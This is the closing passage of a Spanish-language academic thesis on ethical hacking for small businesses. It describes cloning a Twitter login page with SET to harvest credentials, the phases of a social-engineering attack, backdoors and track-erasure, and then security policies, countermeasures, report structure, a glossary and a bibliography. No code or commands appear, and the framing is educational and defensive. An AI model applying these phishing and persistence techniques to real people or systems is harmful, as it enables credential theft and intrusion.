


Figura 9.9 Página web Clonada – Twitter.

Como se observa en la figura 9.9 la página clonada es exactamente igual a la original y aunque en la URL aparece a dirección IP la mayoría de usuarios no prestan atención a este detalle ya que al enviar un correo bien estructurado y al observar la página web normal del sitio el usuario ingresará sus credenciales en el sitio falso. Lo importante de esta técnica es que luego de que el usuario ingresa sus datos el SET lo redireccionará automáticamente al sitio original por lo que la víctima pensará que la pagina cargó nuevamente




Figura 9.10 Resultados obtenidos con la herramienta SET – Backtrack.

Luego que la víctima ingresa sus datos en la máquina del atacante aparecen sus datos de inicio de sesión hacia la página y con ello podrá acceder sin problema hacia el sitio web.

9.3 Ataques Internos.

Los ataques internos son uno de los más peligros que pueden producirse en la empresa ya que el atacante se encuentra trabajando en las instalaciones y tiene acceso a información importante como: claves de acceso, datos personales de sus compañeros, nombres de los ejecutivos de la empresa, entre otros. Las circunstancias que mueven al empleado a realizar estos ataques pueden ir ser desde: el descontento o pelea con algún directivo de la compañía o peor aún obtener algún redito económico de una empresa competidora para que les facilite información confidencial.

Es por ello que para reducir el riesgo de ser víctimas de este ataque es de suma importancia realizar un acuerdo de confidencialidad con los empleados, realizar rotación de tareas, otorgar mínimos privilegios en los sistemas informáticos y una vez que el empleado ya no labora en la institución darle totalmente de baja tanto en los sistemas como en el control de acceso a la empresa.

9.4 Fases de un ataque.

Para que un ataque de ingeniería social tenga los resultados esperados es recomendable seguir unas pautas que ayudarán al proceso de obtención de la información y además a no ser descubiertos por la empresa.

- Investigación inicial.

El primer paso se basa en la investigación completa del objetivo, analizar cada punto importante que pueda ser aprovechado por el atacante.

- Selección de la víctima.

Luego del análisis inicial se tiene la suficiente información como para realizar un estudio de que usuario puede ser el idóneo al ataque, por lo general los perfiles que se buscan son de empleados que tenga acceso a información importante o aquellos empleados que tiene problemas con la compañía.

- Interactuar con la víctima.

En este punto tiene vital importancia la capacidad e imaginación del atacante para llegar hacia la víctima y generar un grado de confianza aceptable que permita interactuar con el empleado,

- Tomar ventaja de la confianza obtenida.

Luego de generar confianza aceptable entre la víctima y el atacante este último intentará sacar provecho de ello y según avance las conversaciones entre ambos podrá obtener poco a poco información valiosa sin que el usuario sospeche de esto.

9.5 Políticas de seguridad.

Las políticas de seguridad que debe tener toda empresa juega un papel importante en este tipo de ataque ya que al implementarlo y documentarlo correctamente los usuarios sabrán cómo reaccionar hacia diferentes situaciones que pudieran presentarse.

Estos ataques en la mayoría de ocasiones se aprovechan de que la compañía no dispone de procedimientos específicos que deben cumplir y respetar los empleados, es por ello que es indispensable la correcta implementación de políticas y sobre todo una capacitación eficiente a todos los empleados de la compañía, siempre dejando constancia en un contrato de responsabilidad ya que en un gran porcentaje es la única manera de que los empleados tomen enserio estas medias.

Entre algunos de los tópicos importantes que deben abarcar las políticas de seguridad están:

- Control de virus.
- Restricciones de acceso físico.
- Identificación de los empleados
- Políticas en las contraseñas.
- Políticas de privacidad hacia documentos importantes.
- Políticas de divulgación de información.
- Privilegios de accesos a la información.

En buen cumplimiento de estas políticas hará que se reduzca en un gran porcentaje el riesgo de ser víctima a un ataque de ingeniera social.

9.6 Contramedidas.

- Verificar la confiabilidad de la información de los emails antes de seguir las instrucciones.
- Tener sumo cuidado con el manejo de archivos adjunto en correos electrónicos.
- Manejo de cámaras de seguridad en las instalaciones.
- No brindar información confidencial vía telefónica.
- Políticas de contraseñas (Tiempos de validez y generación de contraseñas robustas).
- Destrucción de los documentos que no utilizan.
- Categorizar el acceso a la información (público, propietaria, secreta, confidencial).
- Análisis del personal que labora en la institución.
- Tener un sistema de respuesta a incidentes.
- Constante capacitación a los usuarios sobre seguridad de la información.

CONCLUSIONES.

Siempre el usuario será el eslabón más débil en la cadena de la seguridad de la información es por ello que los atacantes intentan aprovecharse de esto y obtener información que pudiera ser valiosa, esto sin necesidad de interactuar con los sistemas de la compañía.

Las empresas deben tener un cuidado especial con el personal, toda medida que pueda implementarse mediante software o hardware puede ser controlada, pero si los usuarios no están capacitados adecuadamente no existirá manera de evitar que un ataque de ingeniera social tenga éxito.

CAPITULO X.

INFORME FINAL.

INTRODUCCIÓN.

Una vez realizado el análisis en la empresa que contrato los servicios de un hacker ético, es de mucha importancia entregar un informe con todas las vulnerabilidades encontradas en la compañía desde el punto de vista de un hacker.

El informe puede ser leído tanto por el administrador de seguridad como por el gerente de la compañía es por ello que debe tener especiaciones claras sin muchos tecnicismos para que el lector del mismo no tenga problemas en comprender los riesgos encontrados.

Un punto clave de este informe es la confidencialidad ya que al contener información sensible de la empresa puede ser extremadamente riesgoso que caiga en manos equivocadas, es por esto que en el contrato previo se debe indicar cómo manejar esta entrega.

En este capítulo se especificará la estructura que debería tener un informe de estas características para que el resultado entregado a la organización cumpla los objetivos especificados en el contrato.

10. Estructura de un Informe de Hacking Ético.

10.1 Datos del responsable.

En este apartado se especifica los datos del hacker ético: su dirección, números telefónicos y la experiencia laboral que tiene en el o a su vez la empresa para la cual labora. Los datos pueden ser los siguientes:

- Nombre de la empresa.
- Nombre y Apellidos del responsable.
- Dirección y números Telefónicos.
- Experiencia de la empresa en el ámbito de la seguridad.

10.2 Plazos establecidos.

Los plazos establecidos tienen relación con las fechas de inicio y terminación del test en la empresa. Esto se especifica en una reunión previa con la empresa que será objeto del análisis. Los datos serian:

- Fecha de Inicio del análisis
- Fecha de Finalización del análisis.

10.3 Tipo de Test.

Se debe especificar mediante qué tipo de test se realizó las pruebas según el acuerdo al que se llegó con los responsables de la empresa, Los tipos de test pueden ser:

- White Box.
- Grey Box.
- Black Box.

10.4 Metodología utilizada.

Para una compresión clara y detallada de cómo se realizó el hacking en la empresa se debe indicar que fases fueron aplicadas en el test y que rol cumple cada una de estos.

- Reconocimiento.

Es un trabajo de inteligencia para obtener la mayor cantidad de información sobre el objetivo, esta obtención puede ser tanto actica como pasiva. De manera activa se realiza un análisis de tráfico. De manera pasiva se puede obtener información de la base de datos de Whois, analizando el código de la página web y uno de los más efectivos es haciendo ingeniería social sobre los empleados de la empresa.

- Escaneo.

En el escaneo lo que se busca es identificar los sistemas que se están ejecutando y los servicios que están activos en esos sistemas, además la obtención de información sobre los usuarios, máquinas activas, grupos además de carpetas compartidas entre los diferentes equipos y también el seguimiento de los servicio que corren entre las mismas, en este punto las conexiones serán activas esto hace que los administradores del sitio puedan detectar las conexiones realizadas. Lo que se pretende obtener al final es un mapa detallado de todos los usuarios, máquinas, servicios, grupos y carpetas compartidas. Para tener una idea global de la red.

- Obtención de Acceso.

Se refiere al aprovechamiento de las diferentes vulnerabilidades identificadas en los pasos anteriores, para tener acceso no autorizado al sistema y modificar la información de la empresa.

- Mantener el acceso.

Se trata de cargar software malicioso para asegurarse de que se podrá acceder de nuevo cuando se requiera. Una de las formas más comunes de mantener el acceso es instalar una puerta trasera en el sistema.

- Borrado de huellas.

Realizar actividades para esconder los ataques y modificaciones que se han hecho en el sistema con el objetivo de ser detectados en el futuro por los administradores del sitio.

10.5 Resumen Ejecutivo.

El resumen ejecutivo del hacking ético debe ser lo más claro y preciso sin datos técnico ya que en la mayoría de casos este será leído por personas que no tiene mucho conocimiento de sistemas informáticos. A continuación se presenta un ejemplo de cómo realizar este reporte.

- **Resumen**.

Se procedió a recabar información sobre la página web utilizando diferentes tipos de programas y técnicas que permiten descubrir las vulnerabilidades. Se comenzó con el análisis de las personas encargadas del sitio obteniendo sus direcciones y números telefónicos (Responsable: ********, Dirección: ******* piso 4, teléfono: +**********, correo electrónico: *******), esto tiene su riesgo porque al ser personas que manejan información privada de la empresa pueden ser blanco fácil para realizar una ataque de ingeniera social.
Luego se realizaron pruebas para averiguar que programas tienen en el sitio dando como resultado que hay aplicaciones que no están actualizas y además están mal configuradas, con lo que aprovechando estos errores se obtuvo acceso a la información de los usuarios en la base de datos de la empresa. A continuación se averiguó como manejan la información los empleados y se puedo constatar que la mayoría de usuarios no tiene un nivel aceptable de como resguardar la información, tomando provecho de esto se obtuvo 25 contraseñas de usuarios estándar y 2 de usuarios administrativos.
Por todo lo citado anteriormente se deben tomar medidas urgentes en las aplicaciones utilizadas en la empresa y sobre todo en capacitaciones a los usuarios para que puedan manejar de forma segura la información.

- Principales fortalezas.

En este punto se detallarán los procesos que se están manejando de manera adecuada en la organización en un lenguaje entendible para el personal administrativo siempre tomando en cuenta las mejoras que se pudieren implementar.

- Principales debilidades.

Las debilidades se irán detallando según el riesgo que presenta para la empresa, toda vulnerabilidad debe ser detallada de tal manera que el personal lo tome como una prioridad inmediata para ser solucionada.

10.6 Resumen Técnico.

- **Ámbito del Test.**

El ámbito del test se enfoca a que pruebas se realizaron a la empresa durante el análisis, entre algunos se pueden citar las siguientes:

- Pruebas hacia el servidor web.
- Pruebas hacia puertos abiertos.
- Pruebas con Sniffers.
- Pruebas al servicio FTP.
- Ataque de fuerza bruta.
- Ataques de diccionario.
- Pruebas de ingeniara social.
- Pruebas de directorios compartidos.
- Pruebas sobre versiones antiguas en las aplicaciones.

- **Análisis del Objetivo.**

En este punto se detallan todos tipos de conexiones que se aplicaron para obtener la información así como los datos que se encontrados, entre algunos de los tópicos que deben ser citados son:

- Tipo de conexiones utilizadas para las pruebas.
- Numero de máquinas analizadas.
- Detalle de sistemas operativos encontrados.
- Configuraciones de software y hardware.
- Encriptaciones encontradas.
- Recomendaciones.

- **Vulnerabilidades analizadas.**

En este punto se detallan las aplicaciones encontradas y si presenta algún tipo de vulnerabilidad. Algunos ítems importantes son:

- Vulnerabilidades en Parches.
- Vulnerabilidades a nivel de contraseñas.

- Vulnerabilidades a nivel de usuario.
- Vulnerabilidades en la Red Interna.
- Vulnerabilidades en el servidor web.
- Vulnerabilidades en la Base de datos.
- Vulnerabilidades en transferencia de archivos.
- Recomendaciones.

CONCLUSIONES.

Un reporte de hacking ético es el consolidado de toda la información obtenida durante el proceso realizado es aquí donde la compañía se dará cuenta de sus vulnerabilidades y que errores están cometiendo. Toda la información presentada debe ser clara y precisa para que tanto la parte administrativa como la parte técnica de la compañía obtengan el mayor provecho del informe. Las recomendaciones brindadas deben ser comprendidas por los administradores del sistema ya que ellos deberán buscar la mejor solución para cada vulnerabilidad.

CONCLUSIONES FINALES.

En la actualidad el Hacking Ético es de suma importancia para que las empresas se anticipen a posibles ataques informáticos que pudieran poner en peligro su información. Luego de haber mostrado diferentes procedimientos y métodos con los que se pueden comprometer la seguridad tanto a nivel de usuario como de software se pretende concientizar a las organizaciones a no dejar en segundo plano la seguridad de sus sistemas por el contrario deben prestarle mucha atención ya que pueden ser víctimas de ataques.

Todo administrador de sistemas debe estar en un constante fortalecimiento de la seguridad implementada, así también todos los usuarios tienen que estar capacitados para no ser víctimas de ingeniera social. Esto hace que la seguridad de una empresa sea responsabilidad de todos los que forma parte de dicha organización desde el personal técnico hasta el personal administrativo. Lo que se pretendió con el desarrollo de esta tesis es brindar un enfoque hacia la seguridad de la información basándose en el Hacking ético como método de prueba y control en las PYMES.

GLOSARIO.

A

- **ADSL**: Se trata de un tipo de conexión a Internet y de una clase de modem que se caracterizan por su elevada velocidad.
- **Adware**: Son aquellos programas que muestran publicidad utilizando cualquier tipo de medio, puede instalarse con el consentimiento del usuario y su plena conciencia, pero en ocasiones no es así.
- **Amenaza:** Es un evento o una acción que puede poner en peligro la seguridad de la información.
- **ASP:** Es un framework para aplicaciones web desarrollado y comercializado por Microsoft. Es usado por programadores para construir sitios web dinámicos.
- **Ataque:** Una acción que viola la seguridad de la empresa.
- **Ataque dirigido**: Son aquellos ataques realizados normalmente de manera silenciosa e imperceptible, cuyo objetivo es una persona o empresa.

B

- ***Backdoor*:** Es un mecanismo de software que permite entrar en un sistemas evitando el método usual.
- **Base de datos**: Es un conjunto de ficheros que contienen datos y los programas que gestionan la estructura y la forma en la que éstos se almacenan.
- **Botnet**: Red o grupo de ordenadores controlados por el propietario del software instalado.
- **Boxing:** Uso de aparatos electrónicos o eléctricos para hacer phreaking.
- ***Buffer Overflows*:** Es un error que se presenta cuando no se controla correctamente la cantidad de datos que se copia sobre un área de memoria reservada.
- **Bug hole:** Es un defecto de software que permite la intrusión de los crackers.
- **Bypass:** Forma de esquivar un sistema de seguridad informático.

C

- **Cache:** Es un área especial de memoria que poseen los ordenadores. Funciona de una manera similar a como lo hace la memoria principal (RAM), pero es de menor tamaño y de

acceso más rápido. Es usado por la unidad central de procesamiento para reducir el tiempo de acceso a datos ubicados en la memoria principal que se utilizan con más frecuencia.

- **Contraseña**: Es una cadena de caracteres con la que se restringe o permite el acceso de usuarios a un determinado lugar o fichero.
- **Control remoto**: Acceso al ordenador de un usuario (con o sin su consentimiento), desde otro ordenador.
- **Cracker**: Es una persona interesada en saltarse la seguridad de un sistema informático para robar información.
- **Crimeware**: Es un tipo de software utilizado para realizar delitos financieros online.
- **Criptografía:** Es una técnica utilizada para proteger datos y documentos mediante el ocultamiento de la información.

D

- ***Denial of Service*:** Es un suceso en el cual una empresa se ve privada de poder utilizar un recurso que normalmente lo podría utilizar.
- **Dialer**: Es un programa que suele ser utilizado para redirigir de forma maliciosa, las conexiones mientras se navega por Internet.
- **Disuasión**: Es la acción que permite convencer a alguien para que cambien de parecer.
- **DMZ:** Es una red local que se ubica entre la red interna de una organización y una red externa.
- **DdoS**: Es un ataque de Denegación de servicios (Dos) realizado al mismo tiempo desde varios ordenadores contra un servidor.
- **DNS**: Sistema que facilita la comunicación entre ordenadores conectados a una red (o a Internet), su localización, etc.
- ***Dropper*:** Es un fichero ejecutable que contiene varios virus en su codificación.

E

- **EndPoints:** Es el canal de comunicación entre dos o más componentes, aplicaciones o repositorios.
- **Escáner de puertos**: Acción por la cual se chequean los puertos de comunicaciones y/o las direcciones IP de un ordenador, para localizarlos y obtener información sobre su estado.
- ***Esteganografia:*** Son técnicas que permiten el ocultamiento de mensajes u objetos dentro de otros, de modo que no se perciba su existencia.

- **Ethernet**: Es un estándar de redes de área local que sirve como esquema para la conexión de dos o más equipos y con ello puedan compartir información.
- **Evaluación del objetivo:** Un componente, producto o sistema que es identificado y se evalúa la seguridad del mismo
- ***Exploit*:** Es una secuencia de comando o un software que es utilizada para quebrar la seguridad de los sistemas aprovechándose de una vulnerabilidad encontrada.

F

- ***Fake mail*:** Es una técnica muy usada en la ingeniería social que tiene como objetivo enviar un correo para aprovecharse de la confianza del usuario.
- ***Firewall*:** Software que permite chequear y bloquear el tráfico de la red hacia un sistema determinado.
- **Framework**: Es una estructura que brinda soporte normalmente con módulos de software que puede servir de base para el desarrollo de otro tipo de aplicación.
- **FTP**: Es un mecanismo que permite la transferencia de ficheros a través de una conexión TCP/IP.

H

- ***Hacking*:** Ingreso a sistemas ajenos sin consentimiento de los implicados, esto puede ser tanto físicamente como virtualmente.
- ***Hacktivismo*:** Se refiere a la utilización del *hacking* hacia una página web o sistema para promover un mensaje motivado por la política o la liberta de expresión.
- ***Hardening:*** Es el proceso que brinda la posibilidad de reducir al máximo las vulnerabilidades de un sistema.
- **Honeypot:** Es un software o equipo que finge ser un objetivo hacia un atacante simulando ser vulnerable, es utilizada para recoger los ataques y las técnicas utilizadas por los hacker.
- **Host**: Este término se refiere a un ordenador que actúa como fuente de información.

I

- **ICMP:** Protocolo de mensajes de control de internet, orientado a fines informativos o de control de errores.

- ***IDS*:** Es un sistema de detección de intrusiones, se enfoca en escuchar el tráfico de la red para detectar actividades sospechosas.
- **IFS (Instalable File System)**: Sistema que se encarga de gestionar las transferencias de información de entrada y de salida correspondientes a un grupo de dispositivos informáticos.
- **Ingeniería Social:** Es una técnica que busca convencer al usuario basándose en distintos medios y técnicas de engaño para que facilite información que permita ingresar a su sistema de forma no autorizada.
- **IPS:** Es un dispositivo que ejerce el control de acceso en una red informática para proteger a los sistemas computacionales de ataques y abusos.

K

- ***Keylogger*:** Es un software o dispositivo de hardware que registra las pulsaciones que se realiza en el teclado.
- **Korn Shell:** Es un programa informático cuya función consiste en interpretar órdenes por líneas.

L

- **Lammer:** Es un término aplicado a personas que presumen de tener conocimiento y habilidad para realizar ataques informáticos pero no poseen y no tienen las intenciones de aprender.
- **LFI:** Es el proceso de inclusión de archivos en el servidor a través del navegador web.
- **Log:** Archivo que recoge un registro de actividades en el sistema.

M

- ***Malware:*** Hace referencia al software que causa algún tipo de daño a los usuarios.
- **Mapeo**: Es la acción por la cual se asigna una letra a una unidad de disco, que se encuentra compartida en una red de ordenadores como si de un disco más del ordenador se tratase.
- **Metasploit Framework**: Es una herramienta utilizada para desarrollar y ejecutar exploits sobre un equipo remoto.
- **Meterpreter:** Es el diminutivo para meta-interprete, es una herramienta utilizada para cargar instrucciones en memoria sin crear procesos extras.

- **Modo Promiscuo:** Quiere decir que la tarjeta de red de la máquina que analiza capturará todos los paquetes que sean transferidos en la red.

O

- **Opcode:** Es una fragmento de una instrucción de lenguaje de máquina que especifica la operación a ser realizada.
- **OWASP:** Es un proyecto de código abierto dedicado a determinar y combatir las causas que hacen que el software sea inseguro.

P

- **PDU:** Dentro del Modelo OSI es utilizada para el intercambio entre unidades disparejas.
- **Parche de seguridad**: Conjunto de ficheros adicionales al software original de una herramienta o programa informático que sirven para solucionar sus posibles carencias, vulnerabilidades o defectos de funcionamiento.
- **Password Cracking:** Es un proceso informático que consiste en descifrar la contraseña de determinadas aplicaciones.
- **Payload:** Se refieren a una carga específica de información en una transición de datos para tomar ventaja de una vulnerabilidad.
- ***Phising:*** Su intención es enviar a los usuarios a páginas falsas haciéndolas pasar como legítimas, es muy común en transacciones bancarias donde los usuarios ingresan datos de sus tarjetas.
- ***Phreaker*****:** Personas que se especializan en *hackear* telefonías.
- ***Ping*****:** Es un rastreador de paquetes en una red.
- **Pirata informático:** Persona dedicada a la copia y distribución de software ilegal.

R

- **Repositorio:** Es un sitio centralizado donde se almacena y mantiene información digital, habitualmente bases de datos o archivos informáticos.
- **RFI:** Vulnerabilidad existente solamente en páginas dinámicas en PHP que permite el enlace de archivos remotos situados en otros servidores.
- **Robo de identidad**: Obtención de información confidencial del usuario, como contraseñas de acceso a diferentes servicios, con el fin de que personas no autorizadas puedan utilizarla para suplantar al usuario afectado.

- **Rootkit**: Programa diseñado para ocultar objetos como procesos, archivos o entradas del Registro de Windows.
- **RSA (Rivest, Shamir and Adleman)**: Es un sistema de cifrado criptográfico de clave pública utilizado para cifrar y realizar firmas digitales.

S

- **Scam:** Usado para definir los intentos de estafa a través de un correo electrónico fraudulento.
- **Script:** Es un archivo que contiene órdenes a ser ejecutadas.
- **Setear:** Establecer la configuración correcta de un programa o hardware.
- **Shell Bash:** Es un programa informático cuya función consiste en interpretar órdenes.
- **Shell Code:** Es un conjunto de órdenes programadas generalmente en lenguaje ensamblador y trasladadas a opcodes que suelen ser inyectadas en la pila de ejecución de un programa para conseguir que la máquina en la que reside se ejecute la operación que se haya programado.
- ***Sniffer*:** Programa que se encarga de interceptar información que circula en la red.
- **Socks:** Es un protocolo que facilita el enrutamiento de paquetes que se envían entre un cliente y un servidor a través de un servidor proxy.
- **SPAM:** Son mensajes no solicitados, no deseados o de remitente no conocido, habitualmente de tipo publicitario.
- **Spyware***:* Se trata de un software espía que tiene como objetivo principal enviar información confidencial de los usuarios.
- **Servidor**: Sistema informático (ordenador) que presta ciertos servicios y recursos a otros ordenadores los cuales están conectados en red.

T

- **Testear:** Realiza pruebas hacia un objetivo para analizar los resultados obtenidos.
- **TIC**: Tecnología de la Información y las Comunicaciones.
- **Timestamp:** Es una secuencia de caracteres que muestran la hora y fecha en la cual ocurrió determinado evento.
- **TLS:** Son protocolos criptográficos que proporcionan comunicaciones seguras por una red comúnmente Internet.
- **Tracear:** Seguir una pista entre dos o más host a través de la red.

- **Trackware**: Es todo programa que realiza el seguimiento de las acciones que realiza el usuario mientras navega por Internet y crea un perfil que utiliza con fines publicitarios.
- **Tramas:** Es una serie sucesiva de bits organizados en forma cíclica, que transportan información y que permiten en la recepción extraer esta información
- **Troyano:** Programa maligno que al ser ejecutado en la máquina objetivo genera daños.

U

UDP: Protocolo no orientado a conexión basado en el intercambio de datagramas.

URL: Dirección a través de la cual se accede a las páginas Web en Internet.

V

- **Vulnerabilidad:** Existencia de una debilidad en un diseño o un error de implementación que puede desencadenar en un compromiso de la seguridad del sistema.
- ***Vulnerability Research*:** Es descubrir vulnerabilidades y debilidades de diseño que permitan atacar un sistema operativo y sus aplicaciones.
- **VoIP**: Recursos que brindan la posibilidad que la señal de voz viaje a través de Internet empleando el protocolo IP.

Z

- ***Zappers*:** Son programas que tienen como finalidad borrar las huellas en los sistemas atacados.

Bibliografía.

- Areitio, Javier. «Seguridad de la Información.» Madrid: Paraninfo, 2008. 566.
- Corporación de Estudios y Publicaciones. «Código Penal, Legislación Conexa, Concordancias, Jurisprudencia.» Quito: Talleres de la corporación de estudios y publicaciones, 2011.
- Ethical Shields. «Ethical Hacker.» 2011.
- Fondorama. «Tecnología de la Información.» Caracas: Fondorama, 2006. 2.
- Shon Harris, Allen Harper, Chris Eagles, Jonathan Ness, Michael Lester. «Hacking Ético.» Madrid: Anaya Multimedia, 2005.
- Gonzales, Enrique Rando. «Hacking en aplicaciones web SQL injection.» Madrid, 2012

Fuentes Electrónicas de Consulta.

- *Tipos de Hacking. Elixircorp.biz*. s.f. 06 de 06 de 2012. <http://www.elixircorp.biz/tipos_de_hacking.html>.
- *Capas del Modelo OSI. Cinevoro*. 2012 de 02 de 10. 16 de 09 de 2012. <http://es.wikipedia.org/wiki/Modelo_OSI>.
- *Explotación de Vulnerabilidades. n.p*. s.f. 13 de 04 de 2013. <http://backtracktutorials.com/exploitation/>.
- *Herramienta para acceso Web. JasN*. s.f. 13 de 05 de 2013. <http://es.wikipedia.org/wiki/Webmin>.
- *Anonimato en la Web. Novellon*. s.f. 11 de 06 de 2013. <http://es.wikipedia.org/wiki/Tor#Esquema_b.C3.A1sico>.
- *Manejo de Proxy. Jacob G*. s.f. 12 de 06 de 2013. <http://futuresight.org/products/proxymanager>.
- *Características de IIS. Soroush Dalili*. s.f. 28 de 06 de 2013. <http://soroush.secproject.com/downloadable/microsoft_iis_tilde_character_vulnerability_feature.pdf>.
- *Escaner de Vulnerabilidades. Chris Sullo.* s.f. 23 de 05 de 2013. <http://www.cirt.net/nikto2>.
- *Firma Digital. n.p*. s.f. 25 de 02 de 2013. <http://www.esacademic.com/dic.nsf/eswiki/351120>.
- *Escaner de Seguridad de Red. GFI Software.* s.f. 11 de 12 de 2012. <http://www.gfihispana.com/network-security-vulnerability-scanner>.

- *Crackeador de Password. n.p*. s.f. 26 de 04 de 2013. <http://www.hoobie.net/brutus/>.
- *Crackeador de Password. n.p*. s.f. 25 de 04 de 2013. <http://www.openwall.com/john/>.
- *Seguridad Web. n.p*. s.f. 17 de 06 de 2013. <http://www.pandasecurity.com/spain/homeusers/security-info/about-malware/general-concepts/concept-7.htm>.
- *Monitoreo de Seguridad. n.p*. s.f. 25 de 08 de 2012. <http://www.protgt.net/inicio.cfm?pagina=contenidos_detalle&menu_id=80&submenu_id=54&subsubmenu_id=1&idioma_id=1&tipo_contenido_id=1&contenido_id=105&CFID=757118&CFTOKEN=54112637>.
- *Anonimato en la Web. n.p*. s.f. 14 de 07 de 2013. <http://www.proxyswitcher.com/>.
- *Explotación de SQL Injection. Bernardo Damele*. s.f. 02 de 07 de 2013. <http://www.sqlmap.org/>.
- *Servidor Proxy. n.p*. s.f. 12 de 07 de 2013. <http://www.telypc.com/proxy.html>.
- *Crackeador de Password. Van Hauser*. s.f. 22 de 04 de 2013. <http://www.thc.org/thc-hydra/>.
- *Autenticación de Redes. n.p*. s.f. 23 de 02 de 2013. <webs.um.es/einiesta/miwiki/lib/exe/fetch.php?id.kerberos.pdf>.
- *Infiltración dentro de una Red. Pablo Castellano*. s.f. 11 de 12 de 2012. <http://es.wikipedia.org/wiki/ARP_Spoofing>.
- *Protocolo de Autenticación. Helmy Oved*. s.f. 18 de 02 de 2013. <http://es.wikipedia.org/wiki/Kerberos>.
- *Anonimato en la Red. n.p*. s.f. 11 de 07 de 2013. <https://www.torproject.org/dist/manual/short-user-manual_es.xhtml>.
- *Identificación Geografica. n.p*. s.f. 12 de 07 de 2012. <http://www.softpedia.es/programa-CountryWhois-39324.html>.
- *Descripción de Hacker. n.p*. 11 de 04 de 2012. 09 de 05 de 2012. <http://es.wikipedia.org/wiki/Hacker>.
- *Nombre de Dominios. Gusama Romero*. 12 de 02 de 2012. 18 de 07 de 2012. <http://es.wikipedia.org/wiki/Domain_Name_System>.
- *Registro Regional de Internet. Pablo Castellano*. 30 de 11 de 2012. 31 de 11 de 2012. <http://es.wikipedia.org/wiki/Registro_Regional_de_Internet>.

- *Registro de Regiones de Internet. J Delanoy*. 30 de 11 de 2012. 18 de 08 de 2012. <http://commons.wikimedia.org/w/index.php?title=File:Regional_Internet_Registries_world_map.svg&page=1>.
- *Escaner de Puertos. Anton Keks*. s.f. 19 de 11 de 2012. <http://angryip.org/w/Home>.
- *Sniffer de Red. Alberto Ornaghi*. s.f. 17 de 12 de 2012. <http://ettercap.github.com/ettercap/index.html>.
- *Tipos de Criptografia. Pedro Gutierrez*. s.f. 22 de 02 de 2013. <http://www.genbetadev.com/seguridad-informatica/tipos-de-criptografia-simetrica-asimetrica-e-hibrida>.
- *Recuperación de Contraseñas. n.p*. s.f. 19 de 03 de 2013. <http://www.l0phtcrack.com/learn.html>.
- *Detección de Sniffer en una Red. n.p*. s.f. 28 de 01 de 2013. <http://support.microsoft.com/kb/892853/es>.
- *Escaner de Puertos. Gordon Lyon*. s.f. 11 de 12 de 2012. <www.nmap.org>.
- *Escaner de Vulnerabilidades. Paulo Coimbra*. s.f. 22 de 06 de 2013. <https://www.owasp.org/index.php/Category:OWASP_Joomla_Vulnerability_Scanner_Project>.
- *Recuperación de contraseñas. Massimiliano Montoro*. s.f. 29 de 11 de 2012. <http://www.oxid.it/cain.html>.
- *Detección de Sniffer. n.p*. s.f. 29 de 01 de 2013. <http://www.securityfriday.com/products/promiscan.html>.
- *Escaner de paquetes. Egemen Tas*. s.f. 22 de 01 de 2013. <http://sourceforge.net/projects/prodetect/?source=dlp>.
- *Localización de Direcicones Ip. n.p*. s.f. 12 de 11 de 2012. <http://www.tamos.com/products/smartwhois/>.
- *Monitoreo de Trafico ARP. Rahul kokcha*. s.f. 22 de 01 de 2013. <http://en.wikipedia.org/wiki/Arpwatch>.
- *Analizador de Paquetes de Red. Ed Warnicke*. s.f. 12 de 2 de 2012. <http://www.wireshark.org/docs/wsug_html_chunked/ChapterIntroduction.html#ChIntroWhatIs>.
- *Escaner de Vulnerabilidades. n.p*. s.f. 23 de 06 de 2013. <http://wpscan.org/>.

DOCTOR ROMEL MACHADO CLAVIJO,
SECRETARIO DE LA FACULTAD DE CIENCIAS DE LA ADMINISTRACION
DELA UNIVERSIDAD DEL AZUAY,
C E R T I F I C A:

